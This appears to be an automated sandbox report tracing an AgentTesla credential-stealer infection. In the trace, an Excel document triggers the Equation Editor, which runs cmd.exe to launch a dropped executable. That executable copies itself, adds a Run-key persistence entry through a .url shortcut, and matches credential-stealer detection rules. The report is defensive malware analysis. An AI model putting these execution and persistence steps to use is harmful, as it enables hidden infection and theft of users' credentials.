C:\Users\user\Desktop\~$SpecificationX20202611.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F3CF526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$SpecificationX20202611.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F3CF591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	`w7	binary	60 77 37 00 E4 08 00 00 02 00 00 00 00 00 00 72 00 00 00 01 00 00 00 38 00 00 00 2E 00 00 00 73 00 70 00 65 00 63 00 69 00 66 00 69 00 63 00 61 00 74 00 69 00 6F 00 6E 00 78 00 32 00 30 00 32 00 30 00 32 00 36 00 31 00 31 00 2E 00 78 00 6C 00 73 00 78 00 00 00 73 00 70 00 65 00 63 00 69 00 66 00 69 00 63 00 61 00 74 00 69 00 6F 00 6E 00 78 00 32 00 30 00 32 00 30 00 32 00 36 00 31 00 31 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2396 Parent PID: 584

General

Start time:	08:26:58
Start date:	27/11/2020
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 2948 Parent PID: 2396

General

Start time:	08:27:07
Start date:	27/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c C:\Users\Public\name.exe
Imagebase:	0x4a540000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: name.exe PID: 912 Parent PID: 2948

General

Start time:	08:27:08
Start date:	27/11/2020
Path:	C:\Users\Public\name.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\name.exe
Imagebase:	0x400000
File size:	1218752 bytes
MD5 hash:	45E25807FC1BD31A0B8309C44AFCE6E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Hqfadrv.exe	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4945D5C	_lcreat
C:\Users\user\AppData\Local\afqH.url	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4942439	CreateFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Hqfadrv.exe	unknown	1218752	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP....................@..... ....!..L.!..This program must be run under Win32..$7	success or wait	1	4945D7C	_lwrite
C:\Users\user\AppData\Local\afqH.url	unknown	169	5b 49 6e 74 65 72 6e 65 74 53 68 6f 72 74 63 75 74 5d 0d 0a 55 52 4c 3d 66 69 6c 65 3a 5c 5c 5c 43 3a 5c 5c 55 73 65 72 73 5c 5c 41 6c 62 75 73 5c 5c 41 70 70 44 61 74 61 5c 5c 4c 6f 63 61 6c 5c 5c 4d 69 63 72 6f 73 6f 66 74 5c 5c 57 69 6e 64 6f 77 73 5c 5c 48 71 66 61 64 72 76 2e 65 78 65 0d 0a 49 63 6f 6e 49 6e 64 65 78 3d 31 0d 0a 49 63 6f 6e 46 69 6c 65 3d 2e 75 72 6c 0d 0a 4d 6f 64 69 66 69 65 64 3d 32 30 46 30 36 42 41 30 36 44 30 37 42 44 30 31 34 44 0d 0a 48 6f 74 4b 65 79 3d 31 36 30 31 0d 0a	[InternetShortcut]..URL=file:\\\C:\\Users\\user\\AppData\\Local\\Microsoft\\Windows\\Hqfadrv.exe..IconIndex=1..IconFile=.url..Modified=20F06BA06D07BD014D..HotKey=1601..	success or wait	1	4937AB9	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\name.exe	unknown	1218752	success or wait	1	4937A8D	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Hqfa	unicode	C:\Users\user\AppData\Local\afqH.url	success or wait	1	49457E6	RegSetValueExA

Analysis Process: name.exe PID: 1616 Parent PID: 912

General

Start time:	08:27:40
Start date:	27/11/2020
Path:	C:\Users\Public\name.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\name.exe
Imagebase:	0x400000
File size:	1218752 bytes
MD5 hash:	45E25807FC1BD31A0B8309C44AFCE6E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2352654865.0000000001EE2000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2353672409.000000000241C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.2353672409.000000000241C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2352856247.0000000002140000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2352963258.00000000022E0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2354001963.00000000033D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000003.2215598384.0000000000338000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2354068274.0000000003426000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E367995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E367995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E27DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E36A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E27DE2C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E27DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D36B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D36B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E367995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E367995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E27DE2C	ReadFile

Analysis Process: Hqfadrv.exe PID: 3068 Parent PID: 1388

General

Start time:	08:27:50
Start date:	27/11/2020
Path:	C:\Users\user\AppData\Local\Microsoft\Windows\Hqfadrv.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Microsoft\Windows\Hqfadrv.exe'
Imagebase:	0x400000
File size:	1218752 bytes
MD5 hash:	45E25807FC1BD31A0B8309C44AFCE6E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: Hqfadrv.exe PID: 1684 Parent PID: 1388

General

Start time:	08:27:58
Start date:	27/11/2020
Path:	C:\Users\user\AppData\Local\Microsoft\Windows\Hqfadrv.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Microsoft\Windows\Hqfadrv.exe'
Imagebase:	0x400000
File size:	1218752 bytes
MD5 hash:	45E25807FC1BD31A0B8309C44AFCE6E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Reputation:	low

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: Hqfadrv.exe PID: 2732 Parent PID: 3068

General

Start time:	08:28:38
Start date:	27/11/2020
Path:	C:\Users\user\AppData\Local\Microsoft\Windows\Hqfadrv.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Microsoft\Windows\Hqfadrv.exe
Imagebase:	0x400000
File size:	1218752 bytes
MD5 hash:	45E25807FC1BD31A0B8309C44AFCE6E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.2352775112.0000000002060000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.2354037538.0000000003406000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.2351863459.0000000000450000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.2353901074.00000000033B4000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.2352604798.0000000001EB2000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000003.2339765119.00000000005F4000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.2353817984.00000000023FC000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.2353817984.00000000023FC000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E367995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E367995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E27DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E36A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E27DE2C	ReadFile

Disassembly

Code Analysis